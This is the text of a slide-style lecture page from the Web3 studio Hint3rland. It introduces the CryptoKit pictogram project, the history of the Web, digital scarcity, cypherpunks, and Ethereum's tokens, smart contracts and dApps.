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Web3 and Mixed Reality: WHEN ARCHITECTURE MEETS DECENTRALIZATION

HINT3RLAND

Hint3rland is a creative studio for decentralized worlds. It offers a wide range of services, from consulting to full project development, on all aspects of blockchain technology (cryptocurrencies, NFTs, DAOs, Metaverse, etc).

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
CRYPTOKIT (2023)

CryptoKit is an open source semantic map made of 200 pictograms and designed to explain blockchain technology and Web3.

A project-based research led at HEAD – Genève in 2022-2023 and funded by HES-SO.



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

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LECTURE DETAIL

1 – Ethereum

2 – Web3

3 – Metaverse

4 – Mixed Reality

5 – Impossible architecture

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
01



ETHEREUM

THE INVENTION OF WEB

At CERN (FR/CH), in March 1989, Tim Berners-Lee invented a technical system that would allow knowledge to be shared around the world.


DIGITAL SCARCITY

Problem

Impossibility to create digital uniqueness.


Solution

Thanks to blockchain technologies (2009) digital scarcity is now possible.



THE RISE OF CYPHERPUNKS

A cypherpunk is an individual who advocates the use of cryptography to protect privacy, free speech, and data security on the Internet in order to oppose state censorship and surveillance.




FROM WEB 1.0 TO WEB3

Over the years, Web 2.0 has aggregated values and data.

For the first time since 30 years of Web history, Web3 could deeply change digital business models.

WEB3 ROADMAP

Web3 offers a **ALL-IN-ONE** ecosystem: a monetary system *(Cryptocurrencies)* within a economic system *(DeFi)* to trade digitals assets *(NFT)*. All this is managed by governance *(DAO)* and digital identity *(DID)*.



A BRAND NEW WORLD

Digital property allows the production and exchange of digital assets.

Interoperability enables seamless and dynamic interaction of closed environments.

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ETHEREUM (2015)

Ethereum revolutionizes the use of blockchain by implementing three technological shifts:

– Tokens
– Smart contracts
– dApps (decentralized applications)

1 – **TOKENS**
Multi-purpose tokens

2 – **SMART CONTRACTS**
Programs running on the blockchain

3 – **dApps**
Decentralized Applications

TOKENS

Tokens are units of digital value representing various assets such as currency, real estate, stocks, loyalty tokens, service access rights or payment obligations.

TOKENS FUNCTIONS

Tokens are rarely defined by exclusive categories and must be understood from cumulative functionalities (layers of functions).

